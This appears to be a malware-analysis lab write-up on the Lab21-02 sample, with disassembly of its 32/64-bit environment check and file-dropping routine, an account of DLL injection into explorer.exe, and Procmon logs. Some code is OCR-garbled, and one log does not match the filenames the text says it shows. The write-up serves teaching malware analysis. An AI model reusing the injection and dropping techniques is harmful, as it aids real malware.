


iii- How does the malware determine the type of environment in which it is running?

Comparing this to Lab12-01.exe, our previous analysis revealed that the main method contains a number of checks and operations before the main functionality begins. If we go to the start of the program we may see evidence of analysis failure.



In this instance it's not a big issue and we can safely ignore that. Scrolling down in IDA, we know that any checks to determine what type of environment it is running in is likely to occur after a call to 'GetCommandLineA'. We soon find this call, and 5 subsequent calls to examine of interest.



One thing to note is that 3 of these look to directly lead to sub\_4017D0 which seems to prematurely throw an error and terminate the malware. One of these calls looks more interesting than the others though which is ‘sub\_401260’. If we examine this we can see a reference to ‘IsWow64Process’.

```

var_10= uword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4

push ebp
mov ebp, esp
mov eax, 131Ch
call _alloca_probe
push ebx
mov ebx, ds:GetModuleHandleA
push esi
push edi
push 0 ; lpModuleName
mov [ebp+var_C], 0
call ebx ; GetModuleHandleA
mov esi, ds:LoadlibraryA
push offset ProcName ; "EnumProcessModules"
push offset LibFileName ; "psapi.dll"
mov [ebp+var_4], eax
call esi ; LoadLibraryA
mov edi, ds:GetProcAddress
push eax ; hModule
call edi ; GetProcAddress
push offset aGetmodulebasen ; "GetModuleBaseNameA"
push offset LibFileName ; "psapi.dll"
mov dword_40A7AC, eax
call esi ; LoadLibraryA
push eax ; hModule
call edi ; GetProcAddress
push offset aEnumprocesses ; "EnumProcesses"
push offset LibFileName ; "psapi.dll"
mov dword_40A7A4, eax
call esi ; LoadLibraryA
push eax ; hModule
call edi ; GetProcAddress
push dword_40A7B0, eax
push 104h ; uSize
lea eax, [ebp+Buffer]
push eax ; lpBuffer
call ds:GetSystemDirectoryA
mov esi, ds:IstrcatA
push offset String2 ; "W"
lea ecx, [ebp+Buffer]
push ecx ; lpString1
call esi ; IstrcatA
push offset aIsWow64process ; "IsWow64Process"
push offset ModuleName ; "kernel32"
mov [ebp+var_10], 0
call ebx ; GetModuleHandleA
push eax ; hModule
call edi ; GetProcAddress
mov dword_40A7A8, eax
test eax, eax
jz short loc_401322

```

```

lea edx, [ebp+var_10]
push edx
call ds:GetCurrentProcess
push eax
call dword_40A7A8


```

In the above we see the malware is attempting to resolve the location of the ‘IsWow64Process’ export within Kernel32.dll. Where this is found it will then get its own process ID and execute IsWow64Process which has dynamically been resolved (dword\_40A7A8).

From this we can tell the malware attempts to resolve and call ‘IsWow64Process’ to determine if it is running on a 64-bit or 32-bit OS.

**iv- What does this malware do differently in an x64 environment versus an x86 environment?**

If we examine code flow after the check for ‘IsWow64Process’, depending on whether or not this returned true or false in [ebp+var\_10], a different number of actions will be taken.




If it returns true, then the malware assumes it is running in an x64 (64-bit) environment. This is due to it being compiled for an x86 (32-bit) environment and needing to be run under [WOW64](#) when executing on a 64-bit OS.

#### 64-bit (x64 Actions):

If we examine the 64-bit case at a glance, we can see the following actions taken:


First we see 2 calls to 'sub\_401000' which is associated with getting 2 different files from the binary resource section and saving them to disk, these binaries are then saved as 'Lab21-02x.exe' and 'Lab21-02x.dll' before Lab21-02x.exe is launched and the program terminates.




#### 32-bit (x86 Actions):

If we examine the 32-bit case at a glance, we can see the following actions taken:

First we see a call to ‘sub\_401000’ which is once again associated with getting a file from the binary resource section and saving it to disk (Lab21-02.dll). From here we then see the malware allocating the extracted DLL into a buffer for later use, and attempting to grant itself Debug Privileges. From here it then opens a handle to a process with the name ‘explorer.exe’.



Looking further at the malware, we can see that after getting a handle to a process with the name explorer.exe, it will attempt to open the process, allocate memory, write the dropped DLL into that process memory, and then create a remote thread to run and execute the injected DLL.



Based on this we know that the malware will attempt to run one of the dropped binaries in a x64 environment, whereas a x86 environment it will attempt to inject the dropped binary into a process called explorer.exe.

v- Which files does the malware drop when running on an x86 machine? Where would you find the file or files?

From the above analysis we know that the file dropped when run on on x86 machine will be 'Lab21-02.dll'. Using Procmon and running the binary on an x86 system we can see this attempting to be written. In this case we haven't run the malware as an administrator so it is unable to write the file.

1:18:25:63828	Lab21-02.exe	1106	ACreate File	C:\Windows\System32\Lab21-02.dll	SUCCESS
1:18:25:63830	Lab21-02.exe	1106	ACreate File	C:\Windows\System32\Lab21-02.dll	SUCCESS
1:18:25:63833	Lab21-02.exe	1106	ACreate File	C:\Windows\System32\Lab21-02.dll	SUCCESS
1:18:25:63835	Lab21-02.exe	1106	ACreate File	C:\Windows\System32\Lab21-02.dll	SUCCESS
1:18:25:63837	Lab21-02.exe	1106	ACreate File	C:\Windows\System32\Lab21-02.dll	SUCCESS
1:18:25:63839	Lab21-02.exe	1106	ACreate File	C:\Windows\System32\Lab21-02.dll	ACCESS DENIED

This shows us that the file Lab21-02.dll is dropped to C:\Windows\System32\Lab21-02.dll when run on an x86 machine.

#### vi- Which files does the malware drop when running on an x64 machine? Where would you find the file or files?

From the analysis in question 4 we know that the file dropped when run on on x64 machine will be ‘Lab21-02x.exe’ and ‘Lab21-02x.dll’. Using Procmon and running the binary on an x64 system we can see this attempting to be written. In this case we haven’t run the malware as an administrator so it is unable to write the file.

1:18:2...	Lab21-02.exe	4100	ACreate File	C:\Windows\SysWOW64\Lab21-02.dll	SUCCESS
1:18:2...	Lab21-02.exe	4100	ACreated File	C:\Windows\SysWOW64\Lab21-02.dll	SUCCESS
1:18:2...	Lab21-02.exe	4100	ACreate File	C:\Windows\SysWOW64\Lab21-02.dll	SUCCESS
1:18:2...	Lab21-02.exe	4100	ACreate File	C:\Windows\SysWOW64\Lab21-02.dll	SUCCESS
1:18:2...	Lab21-02.exe	4100	ACreate File	C:\Windows\SysWOW64\Lab21-02.dll	SUCCESS
1:18:2...	Lab21-02.exe	4100	ACreate File	C:\Windows\SysWOW64\Lab21-02.dll	SUCCESS
1:18:2...	Lab21-02.exe	4100	ACreate File	C:\Windows\SysWOW64\Lab21-02.dll	PATH NOT FOUND
1:18:2...	Lab21-02.exe	4100	ACreated File	C:\Windows\SysWOW64\Lab21-02.dll	PATH NOT FOUND
1:18:2...	Lab21-02.exe	4100	ACreate File	C:\Windows\SysWOW64\Lab21-02.dll	NAME NOT FOUND
1:18:2...	Lab21-02.exe	1103	ACreate File	C:\Windows\SysWOW64\Lab21-02.dll	SUCCESS
1:18:2...	Lab21-02.exe	4100	ACreated File	C:\Windows\SysWOW64\Lab21-02.dll	ACCESS DENIED
1:18:2...	Lab21-02.exe	4100	ACreated File	C:\Windows\SysWOW64\Lab21-02.dll	ACCESS DENIED
1:18:2...	Lab21-02.exe	4100	ACreate File	C:\Windows\SysWOW64\Lab21-02.dll	SUCCESS

This shows us that the files Lab21-02x.exe and Lab21-02x.dll are dropped to C:\Windows\SysWOW64\Lab21-02x.exe and C:\Windows\SysWOW64\Lab21-02x.dll when run on an x64 machine.

If we take a closer look at ‘sub\_401000’ which performs the file dropping on both an x64 and x86 OS, we can see how this happens.

The screenshot shows three windows from the OllyDbg debugger. The top window displays assembly code for file creation:

```

push edi
mov ecx, eax
push ebx
push ecx
call loc_4034E0
add esp, 8Ch
push 104h ; uSize
lea edx, [ebp+FileName]
push edx, ; lpBuffer
call ds:GetSystemDirectoryA
mov esi, ds:istrcatA
push offset String2 ; "\\"
lea eax, [ebp+FileName]
push eax, ; lpString1
call esi ; istrcatA
mov ecx, [ebp+lpString2]
push ecx, ; lpString2
lea edx, [ebp+FileName]
push edx, ; lpString1
call esi ; istrcatA
push 0 ; hTemplateFile
push 80h ; dwFlagsAndAttributes
push 2 ; dwCreationDisposition
push 0 ; lpSecurityAttributes
push 0 ; dwShareMode
push 40000000h ; dwDesiredAccess
lea eax, [ebp+FileName]
push eax, ; lpFileName
call ds>CreateFileA
mov esi, eax
test esi, esi
jnz short loc_4011B0

```

The middle window shows the stack state:

```

mov edi, [ebp+hResData]
pop ebx
push edi, ; hResData
mov [ebp+var_4], eax
call ds:FreeResource
pop edi
mov eax, esi
pop esi
mov esp, ebp
pop ebp
ret

```

The bottom window shows the heap state:

```

loc_4011B0: ; lpOverlapped
push 0
lea ecx, [ebp+NumberOfBytesWritten]
push ecx, ; lpNumberOfBytesWritten
push edi, ; nNumberOfBytesToWrite
push ebx, ; lpBuffer
push esi, ; hFile
call ds:WriteFile
push esi, ; hObject
call ds:CloseHandle


```

In both cases a call is made to ‘GetSystemDirectoryA’ which should return C:\Windows\System32; however, because this is a 32-bit binary being run on a 64-bit OS, the OS instinctively sets up a redirect to C:\Windows\SysWOW64. This is done because the SysWOW64 directory contains necessary 32-bit compiled DLLs required to allow the operating system to run 32-bit binaries seemlessly.


#### vii- What type of process does the malware launch when run on an x64 system?

Based on our analysis in question 4 we know this is dropping and launching ‘Lab21-02x.exe’ on an x64 system. If we use the 32-bit debugger version of x64dbg (x32dbg), we can set a

breakpoint before the process is started (for example 0x401381) and collect the dropped binaries from C:\Windows\SysWOW64.



